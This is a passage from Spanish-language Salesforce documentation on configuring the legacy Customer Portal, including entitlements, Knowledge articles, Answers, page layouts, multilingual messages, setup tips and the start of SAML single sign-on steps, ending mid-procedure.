Después de que haya configurado la gestión de asignaciones y activado un portal de clientes, complete los siguientes pasos para agregar la gestión de asignaciones a sus portales.

1. Actualice los perfiles del portal de clientes:
   a. Duplique los perfiles del portal de clientes para activar el permiso "Leer" en las asignaciones o contratos de servicio.
   b. De manera opcional, en los perfiles de los administradores de usuarios externos delegados, active los permisos "Crear" y "Eliminar" de los contactos de asignación. Esto permite a los administradores de usuarios externos delegados actualizar los contactos de asignación.
   c. En los perfiles duplicados, verifique que la visibilidad de la fichas Asignaciones o Contratos de servicios, está activada por defecto.
2. En la parte inferior de la página de detalles del portal de clientes, haga clic **Modificar perfiles** y active el nuevo perfil.
3. Personalice formatos de páginas de casos para agregar el campo de búsqueda `Nombre de asignación`. Esto permite que los usuarios del portal agreguen asignaciones a casos.

   Consejo: *No* agregue los siguientes campos de proceso de asignación a formatos de página de casos para usuarios del portal, ya que los usuarios del portal no deberían acceder a información relacionada con sus procesos de soporte internos: `Hora de inicio del proceso de asignación`, `Hora de finalización del proceso de asignación`, `Detenido` y `Detenido desde`.
4. De manera opcional, personalice las listas relacionadas de cuentas y contactos para agregar Asignaciones. Esto permite que los administradores de usuarios externos delegados creen casos asociados automáticamente con las asignaciones correctas.
5. Agregue las fichas Asignaciones o Contrato de servicios a cada portal de clientes.
6. Asigne los perfiles duplicados a sus usuarios del portal de clientes:
   a. Para crear un nuevo usuario del portal de clientes, haga clic en **Gestionar usuario externo** y seleccione **Habilitar usuario de clientes** en la página de detalles del contacto. Para actualizar un usuario existente, haga clic en **Gestionar usuario externo** y seleccione **Ver usuario de clientes**.
   b. Para un nuevo usuario, seleccione el perfil duplicado del menú desplegable **Perfil**. Para un usuario existente, haga clic en **Modificar** y seleccione el perfil.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar usuarios"

Para gestionar usuarios del Portal de clientes:
- "Modifique los usuarios de autoservicio"

**c.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

## Activación de Salesforce Knowledge en el portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Puede utilizar el portal de clientes para proporcionar acceso a sus clientes a los artículos de Salesforce Knowledge. Los usuarios del portal pueden ver y puntuar los artículos, pero no pueden crear o modificar los artículos.

Después de configurar Salesforce Knowledge en su organización y de activar su portal de clientes, complete los siguientes pasos para activarSalesforce Knowledge en sus portales.

1. Actualice los perfiles del portal de clientes:
   a. Duplique los perfiles Usuario de portal de clientes o Gestor del portal de clientes y active el permiso de lectura de los tipos de artículos que desee compartir con los clientes.
   b. En perfiles duplicados, verifique que la visibilidad de la ficha Artículos, está activada por defecto.
2. En la parte inferior de la página de detalles del portal de clientes, haga clic **Modificar perfiles** y active el nuevo perfil.
3. Asigne los perfiles duplicados a sus usuarios del portal de clientes:
   a. Para crear un nuevo usuario del portal de clientes, haga clic en **Gestionar usuario externo** y seleccione **Habilitar usuario de clientes** en la página de detalles del contacto. Para actualizar un usuario existente, haga clic en **Gestionar usuario externo** y seleccione **Ver usuario de clientes** en la página de detalles del contacto.
   b. Para un nuevo usuario, seleccione el perfil duplicado del menú desplegable **Perfil**. Para un usuario existente, haga clic en **Modificar** y seleccione el perfil.
   c. Haga clic en **Guardar**.
4. Añada la ficha Artículos a cada portal de clientes.
5. Si desea que sus usuarios del Portal de clientes tengan una configuración de visibilidad del grupo de categorías diferente que el propietario de la cuenta, cambie la configuración de visibilidad para el usuario del Portal de clientes.

   De forma predeterminada, los usuarios del Portal de clientes heredan su acceso a categorías de datos desde el propietario de la cuenta. Por ejemplo, si el propietario de la cuenta tiene una función de Director general y la función Director general tiene acceso completo a todas las categorías de datos de un grupo de categorías, los usuarios del Portal de clientes podrán también acceder a

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Para gestionar usuarios del Portal de clientes:
- "Modificar usuarios de autoservicio"

Para ver artículos de Salesforce Knowledge:
- "Leer" en el tipo de artículo

todas las categorías de ese grupo. En algunos casos, es posible que desee limitar a qué categorías tiene acceso un usuario en el Portal de clientes.

6. Si tiene usuarios de portal de gran volumen, haga que las categorías a las que estos usuarios necesitan acceder estén visibles de forma predeterminada. Debido a que los usuarios de portal de gran volumen no tienen funciones, sólo pueden acceder a artículos categorizados si las categorías de datos asociadas han estado visibles para todos los usuarios independientemente de su función.
7. Notifique a los usuarios que crean artículos que deben seleccionar el **portal de clientes** como una opción de canal cuando cree o modifique un artículo. Si no ha seleccionado el portal de clientes, el artículo no se publicará en el portal.
8. Para permitir que los usuarios busquen artículos desde la ficha Inicio, agregue el componente Búsqueda de artículos al formato de página de inicio. Compruebe que asigna el formato a los perfiles del portal de clientes.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

## Activación de respuestas en el Portal de clientes

**Nota:** Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Para crear una comunidad de respuestas:
- "Personalizar aplicación"

Puede utilizar el Portal de clientes para proporcionar acceso a sus clientes a una comunidad de respuestas.

Para activar respuestas en su portal:

1. Configure su Portal de clientes.

   Cuando personalice los tipos de letra y colores de su portal, tenga en cuenta que las respuestas sólo admiten los siguientes cambios:

   - Todos los tipos de fichas
   - Los siguientes estilos de página:
     - Fondo de página
     - Texto
     - Vínculo
     - Activación de vínculo

2. Configure las respuestas, asegurándose de que su comunidad de respuestas está configurada para mostrarse en el Portal de clientes.
3. Añada la ficha Respuestas a su Portal de clientes.
4. Cree usuarios del Portal de clientes:
   a. En la página de detalles de contacto, haga clic en **Gestionar usuario externo** y seleccione **Habilitar usuario de clientes**.
   b. Introduzca la información necesaria, asegurándose de que selecciona el perfil del Portal de clientes correcto en el menú desplegable **Perfil**.
   c. Haga clic en **Guardar**.

5. Si desea que sus usuarios del Portal de clientes tengan una configuración de visibilidad del grupo de categorías diferente que el propietario de la cuenta, cambie la configuración de visibilidad para el usuario del Portal de clientes.

   De forma predeterminada, los usuarios del Portal de clientes heredan su acceso a categorías del propietario de la cuenta. Por ejemplo, si el propietario de la cuenta tiene una función de Director general y la función Director general tiene acceso completo a todas las categorías de datos en el grupo de categorías asignado a las respuestas, los usuarios del Portal de clientes podrán también acceder a todas las categorías en la comunidad de respuestas. En algunos casos, es posible que desee limitar a qué categorías tiene acceso un usuario en el Portal de clientes.

6. Si tiene usuarios de portal de gran volumen, haga que las categorías de datos a las que estos usuarios necesitan acceder estén visibles mediante conjuntos de permisos o perfiles.

7. Si su organización tiene la licencia Ideas and Answers Portal, oculte la ficha Informes en el Portal de clientes. De lo contrario, sus usuarios del Portal de clientes recibirán un mensaje indicando que no tienen permiso suficiente cuando hacen clic en la ficha Informes. Para obtener información sobre cómo ocultar las fichas, consulte Personalización de sus fichas del Portal de clientes en la página 2580.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

## Personalizar sus páginas del Portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página a perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Puede personalizar sus páginas del Portal de clientes de Salesforce del mismo modo que personaliza las páginas en Salesforce: con formatos de página.

Los formatos de página controlan el formato y la organización de botones, campos, S-Control, Visualforce, vínculos personalizados y listas relacionadas en páginas de registros de objetos. También ayudan a determinar los campos que son visibles, de sólo lectura y obligatorios. Los formatos de página incluyen S-Control y páginas de Visualforce que se presentan con una sección de campo cuando aparece la página. Puede controlar el tamaño de los S-Control y páginas de Visualforce, así como determinar si aparece una etiqueta o barras de desplazamiento.

Los usuarios del Portal de clientes visualizan los formatos asignados a su perfil cuando inician sesión en su Portal de clientes. Es posible personalizar los siguientes formatos de página de objetos para su portal:

- Inicio
- Tareas
- Eventos
- Casos
- Activos
- Cuentas
- Soluciones

- Contactos
- Asignaciones
- Objetos personalizados
- Contratos de servicios

### Personalización de formatos de página del portal

Desde la configuración de gestión de objetos para el objeto cuyo formato de página desea modificar, vaya a Formatos de página.

De forma predeterminada, los usuarios del Portal de clientes tienen permisos "Leer" en cuentas, contactos, activos, productos y listas de precios de manera que pueden ver su nombre de cuenta y seleccionar un contacto y activo para los casos que creen en su portal. Pueden tener los permisos "Actualizar" o "Crear" en activos y cuentas, dependiendo del tipo del portal de clientes.

Nota: Los usuarios del portal de clientes no pueden ver la sección de etiquetas de una página, aun cuando se incluya en un formato de página.

Para mostrar un objeto personalizado en su Portal de clientes, deberá:

- Seleccionar la casilla de verificación `Disponible para el portal de clientes` en el objeto personalizado. No puede asignar un perfil de portal a un formato de página de objeto personalizado a menos que esta casilla de verificación esté seleccionada.
- Conceda permisos de usuario al objeto personalizado en los conjuntos de permisos o perfiles asignados a los usuarios del portal.
- Agregue la ficha del objeto personalizado a su portal de clientes para que la ficha sea accesible para los usuarios de su portal de clientes. Para obtener más información, consulte Personalización de sus fichas del portal de clientes en la página 2580.

CONSULTE TAMBIÉN

Personalizar sus fuentes y colores del Portal de clientes

Activar el inicio de sesión y las configuraciones del portal de clientes

Sugerencias y consideraciones de configuración para páginas del Portal de clientes

Formatos de página

## Configuración de mensajes HTML en varios idiomas para portales de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar idiomas en portales:
- "Personalizar aplicación"

Si su organización tiene activados varios idiomas, puede cargar mensajes HTML en cualquiera de los idiomas admitidos por Salesforce y configurar los mensajes para que aparezcan en el portal basándose en la configuración del idioma del usuario del portal. Por ejemplo, puede cargar un mensaje HTML en francés para que aparezca en la ficha Inicio de los usuarios de portal con la configuración de idioma francés, y un mensaje HTML en inglés para que aparezca en la ficha Inicio de los usuarios de portal con la configuración de idioma inglés.

Tenga en cuenta lo siguiente antes de configurar mensajes HTML en varios idiomas:

- Antes de poder agregar un mensaje HTML en varios idiomas a un portal, debe cargar el archivo con formato HTML en la ficha Documentos.

- Aunque estén configurados, los mensajes HTML de portal no aparecerán en las fichas Ideas, Informes, Contenido o Soluciones.

Para configurar mensajes HTML en varios idiomas:

1. Para configurar un idioma de visualización para el Portal de clientes, desde Configuración, introduzca *Configuración del portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración del portal de clientes**.
2. Haga clic en el nombre del portal que desea modificar.
3. Haga clic en **Agregar idioma nuevo** en la lista relacionada Idiomas asignados.
4. Seleccione un idioma en la lista desplegable Idiomas.
5. Haga clic en el icono de búsqueda ( ) junto a un nombre de ficha y, a continuación, seleccione el mensaje HTML que desea mostrar en esa ficha. También puede repetir este paso por cada ficha en la que desee mostrar un mensaje HTML.
6. Haga clic en **Guardar**.

## Sugerencias y consideraciones de configuración para páginas del Portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tenga en cuenta las siguientes sugerencias de configuración e información general acerca de páginas del Portal de clientes de Salesforce :

**Configuración de casos**

- Cuando configure su portal de clientes, duplique el formato de página para los casos (Formato de casos) y asígnele el nombre de *Formato de casos de portal*. De esta forma puede diferenciar fácilmente los formatos de página de casos de los usuarios internos y los formatos de página de casos de los usuarios del portal.
- De forma predeterminada, puede acceder a nuevos casos en el Portal de clientes, pero puede incluir la casilla de verificación Visible en autoservicio en los formatos de página de casos de forma que pueda cancelar la selección de la casilla de verificación para evitar que se muestre un caso.
- No seleccione las casillas de verificación Mostrar notificación de correo electrónico de caso y Mostrar notificación de correo electrónico de caso por defecto en los formatos de página de casos. Estas funciones sólo son aplicables a usuarios de Salesforce.
- No agregue el campo Comentarios internos a formatos de página de casos asignados a perfiles de portal porque los usuarios del portal pueden ver los comentarios destinados únicamente a los usuarios de Salesforce.
- Incluya el campo Activo en formatos de página de casos si desea que los usuarios del portal puedan asociar casos con un activo relacionado con su cuenta.
- Incluya el campo de búsqueda Nombre del contacto en formatos de página de casos para que los usuarios con permisos de modificación puedan cambiar un contacto de caso a otro usuario de portal de la misma cuenta.
- Si un usuario de portal es el propietario de un caso, el campo Nombre de contacto en el caso debe ser el contacto asociado con el mismo usuario del portal que posee el caso. No puede especificar un contacto diferente, incluso si están asociados con la misma cuenta de portal.

- No seleccione las casillas de verificación `Mostrar sección de información de la solución`, `Mostrar casilla de verificación Notificación de contacto` y `Seleccionar casilla de verificación Notificación de contacto por defecto` en formatos de página de casos cerrados, porque sus funciones sólo se aplicarán a los usuarios de Salesforce.
- Cree tipos de registro de casos para definir el valor predeterminado del campo de lista de selección `Origen del caso` para los casos registrados en su Portal de clientes.
- Para que las reglas de asignación funcionen en el Portal de clientes, seleccione la casilla de verificación `Seleccionar casilla de verificación Asignación de caso de forma predeterminada` en los formatos de página de casos asignados a los perfiles de portal. Los usuarios del portal no pueden ver las casillas de verificación en el portal de clientes. Tenga en cuenta que las reglas de asignación se activan cuando se crea *y* se modifica un caso. Para evitar que los casos vuelvan a asignarse automáticamente cuando los modifiquen los usuarios del portal, agregue una entrada de regla mediante el criterio *`Usuario actual: Tipo de usuario contiene portal de clientes`* y seleccione la casilla de verificación `No reasignar usuario` .
- Los usuarios del portal pueden ver todos los valores en los campos de lista de selección `Tipo`, `Estado`, `Prioridad` y `Motivo del caso` salvo que cree tipos de registro para los casos que contengan valores de lista de selección diferentes.
- Puede evitar que los usuarios del portal envíen casos con archivos adjuntos eliminando el botón **Enviar y agregar archivos adjuntos** de los formatos de página de casos:
  1. Modifique un formato de página de casos con el editor de formatos de página mejorado.
  2. Haga clic en **Propiedades de formato**.
  3. Elimine la selección de **Mostrar el botón Enviar y agregar archivos adjuntos**.
  4. Haga clic en **Aceptar**.
  5. Haga clic en **Guardar**.

**Casos**

- Los usuarios del portal necesitan el permiso "Leer" en contactos para crear casos.
- Los usuarios del portal no pueden modificar el valor del campo de lista de selección `Estado` en casos.
- Los usuarios del portal pueden modificar y eliminar los archivos adjuntos que hayan agregado a sus casos, pero no pueden modificar ni eliminar los archivos adjuntos agregados a los casos por los usuarios de Salesforce.
- Los botones **Eliminar** y **Compartir** de las páginas de detalles de caso no están disponibles para los usuarios del portal.
- Los vínculos **Lista de mensajes de correo electrónico**, **Siguiente** y **Anterior** no están disponibles para los usuarios del portal de clientes cuando visualizan correos electrónicos de la lista relacionada Correos electrónicos en páginas de detalles del caso. La lista relacionada Correos electrónicos sólo está disponible en organizaciones con Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand activadas.
- Opcionalmente puede crear alertas de flujo de trabajo para responder automáticamente a los usuarios del portal cuando creen un caso en su portal.
- Los usuarios del portal pueden visualizar, buscar y crear notas y archivos adjuntos en casos.
- Cuando cree un caso, un usuario del portal puede omitir la página de soluciones sugeridas y acceder directamente a su caso si:
  - No existen soluciones sugeridas relevantes que coincidan con el caso.
  - Crea el caso haciendo clic en **Enviar y agregar archivos adjuntos**.

  Tenga en cuenta que las soluciones sugeridas sólo están disponibles en organizaciones que las tengan activadas. Para obtener más información sobre las soluciones sugeridas, consulte Descripción de las soluciones sugeridas en la página 3083 Para obtener más información sobre cómo los usuarios del portal de clientes pueden cerrar sus propios casos directamente desde las soluciones sugeridas, consulte Activar el inicio de sesión y configuraciones del portal de clientes .

- Si Salesforce Knowledge está activado, puede agregar la lista relacionada Artículos a formatos de página de casos asignados a los usuarios del portal para que puedan encontrar artículos que les ayudarán a resolver sus casos.
- Si Chatter está activado en su organización, los datos adjuntos de las noticias en tiempo real se incluyen en la lista relacionada Notas y archivos adjuntos. Los usuarios del portal pueden descargar los datos adjuntos de las noticias en tiempo real, pero no pueden obtener una vista previa, modificarlos o eliminarlos.

**Soluciones**

- El campo de lista de selección `Estado` de soluciones no está disponible para los usuarios del portal.
- El campo de lista de selección `Estado` de una solución no necesita definirse como Revisada para que una solución sea visible en el Portal de clientes; una solución es visible en el Portal de clientes si la casilla de verificación `Visible en el portal de autoservicio` está solucionada en una solución.
- Si activa las categorías de la solución en su organización, las categorías de la solución también estarán disponibles en su Portal de clientes. Las soluciones no categorizadas no aparecen en las categorías de las soluciones de su Portal de clientes, pero sí se muestran en las búsquedas y vistas de listas de su portal.
- La función de soluciones principales no está disponible en su Portal de clientes, pero puede crear vínculos en la página de inicio de su Portal de clientes de las soluciones más relevantes de su organización.

**Página de inicio**

- Incluya el componente de bienvenida del Portal de clientes en los formatos de página de inicio asignados a los usuarios del Portal de clientes. Cada usuarios del Portal de clientes que inicie sesión en su portal, recibirá un mensaje de bienvenida con su nombre. Los usuarios pueden también cambiar su nombre de usuario, su contraseña, su ubicación, su idioma, su zona horario y su información de contacto del portal. Si los usuarios del portal modifican su información, sus registros de usuario se actualizan, pero sus registros de contacto no se actualizan automáticamente con esos cambios.

  Tenga en cuenta que los usuarios del Portal de clientes que cuentan con el permiso "¿Está activado el inicio de sesión única?" no pueden cambiar sus nombres de usuario desde el componente de bienvenida del Portal de clientes .

- Cuando diseñe formatos de página de inicio para su Portal de clientes, es recomendable que agregue los siguientes componentes: búsqueda, búsqueda de soluciones, elementos recientes, bienvenida del Portal de clientes y un componente personalizado para área HTML que incluye la marca de su empresa en la columna.
- Cree componentes personalizados para insertar en los formatos de página de inicio de su Portal de clientes, como vínculos a vistas de lista personalizadas, documentos específicos y soluciones principales.
- Los nombres de los componentes no aparecen en la sección amplia de la página de inicio del Portal de clientes.
- Puede colocar el vínculo de fin de sesión en el encabezado, mediante la etiqueta HTML: "`<a href="/secur/logout.jsp">Logout</a>`." Para obtener más información sobre el encabezado, consulte Activar el inicio de sesión y configuraciones del portal de clientes en la página 2570.
- Es recomendable que *no* agregue los siguientes componentes a sus formatos de página de inicio de su Portal de clientes, ya que son para los usuarios de Salesforce: `Tareas`, `Calendario`, `Búsqueda de productos`, `Elementos recientes`, `Vista instantánea de panel`, `Mensajes y alertas` y `Elementos que deben aprobarse`.

**Actividades**

- Los usuarios del portal no se pueden asignar a actividades.
- Los usuarios del portal pueden ver las tareas completadas y los eventos pasados marcados como `Visible en autoservicio` que están asociados con objetos que tengan permisos para ver.

**Documentos**

Compruebe que ningún documento interno de su organización de la ficha Documentos esté disponible en carpetas a las que puedan acceder usuarios del portal.

**Informes**

- Los usuarios del portal pueden ejecutar informes si cuentan con el permiso "Ejecutar informes".
- Los usuarios del portal pueden exportar informes si cuentan con el permiso "Exportar informes".
- La sección Opciones del informe no aparece en los resultados del informe de los usuarios del portal debido a que los usuarios no pueden personalizar los resultados de los informes. Además, la sección Gráfico generado, que incluye los vínculos **Modificar**, **Grande**, **Medio** y **Pequeño**, no aparecerá en los resultados del informe.
- Los resultados de informes de los usuarios del portal sólo incluirán vínculos a objetos a los que los usuarios del portal tengan permiso de acceso.
- Los usuarios del portal sólo podrán generar informes sobre objetos definidos como Privado en el modelo de colaboración predeterminado de la organización. Algunos objetos, como las soluciones y los artículos, no se incluyen en el modelo de colaboración y los usuarios del portal no pueden crear informes sobre ellos.
- Los usuarios del portal recibirán un error de insuficientes privilegios si ejecutan un informe que contenga objetos que no tienen permiso para visualizar.
- De forma predeterminada, todos los usuarios podrán ver las carpetas de informes, incluyen los usuarios del portal. Para evitar que los usuarios del portal visualicen carpetas de informes, actualice la configuración de colaboración de las carpetas de informes al grupo Todos los usuarios internos.

**Objetos personalizados**

- Cuando cancela la selección de la casilla de verificación `Disponible para el portal de clientes` en un objeto personalizado, éste dejará de estar disponible en el Portal de clientes y se eliminarán automáticamente de los perfiles del portal todos los permisos del objeto personalizado. Si vuelve a seleccionar la casilla de verificación `Disponible para el portal de clientes` en un objeto personalizado, debe actualizar los permisos del objeto personalizado en los perfiles del portal.

  Nota: Si configura el acceso a objetos personalizados posteriormente, los conjuntos de permisos mantienen su configuración.

- Los usuarios del portal pueden visualizar, buscar y crear notas y archivos adjuntos en objetos personalizados.
- Si Chatter está activado en su organización, los datos adjuntos de las noticias en tiempo real se incluyen en la lista relacionada Notas y archivos adjuntos. Los usuarios del portal pueden descargar los datos adjuntos de las noticias en tiempo real, pero no pueden obtener una vista previa, modificarlos o eliminarlos.

**Artículos**

Para obtener información de configuración, consulte Activación de Salesforce Knowledge en el portal de clientes en la página 2587.

**Activos**

- Los usuarios del portal pueden crear, visualizar y actualizar activos asociados con sus cuentas.
- Los activos sólo son visibles para los usuarios del portal si incluye el campo de búsqueda `Activos` en formatos de página de casos. Desde las páginas de detalles de casos, los usuarios del portal pueden ver un activo haciendo clic en el campo `Activo`.
- Los usuarios del portal pueden visualizar y buscar archivos adjuntos en los activos.
- Si Chatter está activado en su organización, los datos adjuntos de las noticias en tiempo real se incluyen en la lista relacionada Notas y archivos adjuntos. Los usuarios del portal pueden descargar los datos adjuntos de las noticias en tiempo real, pero no pueden obtener una vista previa, modificarlos o eliminarlos.

**Salesforce CRM Content**

- Los usuarios del portal con una licencia de la función Salesforce CRM Content pueden realizar todas las tareas que les otorga su permiso de biblioteca.

- Los usuarios del portal con el permiso de usuario “Ver contenido de portales” podrán tener acceso de sólo lectura a Salesforce CRM Content.
- Los usuarios del portal con el permiso de usuario “Crear bibliotecas” podrán crear y administrar sus bibliotecas.

Para obtener más información, consulte Activación de Salesforce CRM Content en el portal de clientes en la página 2582.

**Respuestas**

Para obtener información de configuración, consulte Activación de respuestas en el Portal de clientes en la página 2588. Cuando personalice los tipos de letra y colores de su portal, tenga en cuenta que las respuestas sólo admiten los siguientes cambios:

- Todos los tipos de fichas
- Los siguientes estilos de página:
  - Fondo de página
  - Texto
  - Vínculo
  - Activación de vínculo

**Ideas**

Para obtener información de configuración, consulte Activación de Ideas en el portal de clientes en la página 2585.

**Cuentas**

Sólo los usuarios con derechos de administración de usuarios externos delegados pueden ver la ficha Cuentas y la página de detalles de su cuenta en su portal de clientes. Consulte Delegación de la administración de usuarios del Portal de clientes y superusuario del portal en la página 2618.

Nota: Los usuarios del portal de clientes no visualizan la lista relacionada Notas y archivos adjuntos en cuentas.

**Contactos**

Sólo los usuarios con derechos de administración de usuarios externos delegados pueden ver los contactos de sus cuentas. Consulte Delegación de la administración de usuarios del Portal de clientes y superusuario del portal en la página 2618.

Sólo los usuarios con el permiso "Superusuario del portal" pueden ver la ficha Contactos y modificar y agregar detalles a las páginas de los contactos de su portal de clientes. Consulte Delegación de la administración de usuarios del Portal de clientes y superusuario del portal en la página 2618.

Nota: Los usuarios del portal de clientes no visualizan la lista relacionada Notas y archivos adjuntos en contactos.

**Asignaciones**

- Para definir la información, consulte Activación de la gestión de asignaciones en el portal de clientes en la página 2586.
- Añada el permiso “Leer” en las asignaciones para perfiles de portal personalizados; asigne los perfiles a usuarios del portal que necesiten acceso a asignaciones. Consulte Configuración del acceso de usuarios al portal de clientes en la página 2609.
- Añada el campo de búsqueda `Nombre de asignación` a formatos de página de casos de modo que los usuarios del portal puedan añadir asignaciones a casos.
- *No* agregue los siguientes campos de proceso de asignación a formatos de página de casos para usuarios del portal, ya que los usuarios del portal no deberían acceder a información relacionada con sus procesos de soporte internos: `Hora de inicio del proceso de asignación`, `Hora de finalización del proceso de asignación`, `Detenido` y `Detenido desde`.
- También puede añadir la ficha Asignaciones a su Portal de clientes de modo que los usuarios del portal puedan ver las asignaciones asociadas a sus cuentas y crear casos a partir de asignaciones.

- Añada la lista relacionada Asignaciones a formatos de página de cuentas y contactos para que los administradores delegados de usuarios externos puedan crear casos asociados automáticamente con las asignaciones correctas. Consulte Delegación de la administración de usuarios del Portal de clientes y superusuario del portal en la página 2618.

**Contratos de servicios**

- Para definir la información, consulte Activación de la gestión de asignaciones en el portal de clientes en la página 2586.
- Concede el permiso "Lectura" en contratos de servicio a los usuarios del portal que necesitan acceder a contratos de servicio. Consulte Configuración del acceso de usuarios al portal de clientes en la página 2609.
- Añada la ficha Contratos de servicios a su Portal de clientes de modo que los usuarios del portal puedan ver los detalles de sus contratos de servicios. Consulte Personalización de sus fichas del Portal de clientes en la página 2580.
- Las partidas de contratos no se muestran en el portal de clientes.

**Flujos**

- Puede incluir flujos de Force.com en su Portal de clientes incrustándolos en una página de Visualforce.
- Los usuarios sólo pueden ejecutar flujos que tengan una versión activa. Si el flujo que ha incrustado no tiene una versión activa, los usuarios verán un mensaje de error. Si el flujo que ha incrustado incluye un elemento de subflujo, ese flujo al que se hace referencia y denominado como elemento de subflujo debe tener una versión activa.
- Al poner un flujo a disposición de los usuarios del sitio o portal, asegúrese de indicarles la página de Visualforce que contiene el flujo incrustado, no el flujo en sí. Los usuarios del sitio y del portal no pueden ejecutar flujos directamente.

CONSULTE TAMBIÉN

Personalizar sus páginas del Portal de clientes

## Límites de configuración del portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Póngase en contacto con Salesforce para obtener información acerca del número de portales de cliente y licencias de usuario del portal de clientes que puede activar.

El número máximo de objetos personalizados que puede incluir en un portal de clientes depende del número total de objetos personalizados que puede crear en su edición.

Además, las licencias de usuario controlan en número de objetos personalizados que un usuario de un portal puede ver en un portal de clientes. Para obtener más información, póngase en contacto con Salesforce.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

### Activar portales de inicio de sesión único

El inicio de sesión único permite a los usuarios acceder a todos los recursos de red autorizados sin tener que iniciar sesión de forma separada en cada recurso. Usted valida nombres de usuario y contraseñas con su base de datos de usuario u otra aplicación cliente en vez de que Salesforce gestione contraseñas de usuario distintas.

Puede configurar Portales de clientes y portales de socios para utilizar el inicio de sesión único SAML, para que un cliente solo tenga que iniciar sesión una vez.

Nota: El inicio de sesión único en portales sólo es compatible con SAML 2.0.

Para activar portales de inicio de sesión único:

1. Además de la información de inicio de sesión SAML que debe recopilarse y compartirse con su proveedor de identidad, debe proporcionar a su proveedor de información el ID de organización y el ID de portal. En la afirmación SAML que se envía desde su proveedor de identidad, `portal_id` y `organization_id` deben agregarse como atributos.

   Nota: Puede dejar estos atributos en blanco para diferenciar entre usuarios de portal y de plataforma. Por ejemplo, si están en blanco, el usuario es un usuario de plataforma normal y si están cumplimentados, es un usuario de portal.

   a. Desde Configuración, introduzca *`Información de la empresa`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información de la empresa** y copie el Id. ubicado en el `Id. de la organización de Salesforce`.

   b. Para los portales de clientes, desde Configuración, introduzca *`Configuración del Portal de clientes`* en el cuadro `Búsqueda rápida`, seleccione **Configuración del Portal de clientes**, haga clic en el nombre del portal de clientes y, a continuación, copie el Id. ubicado en `Id. de portal`.

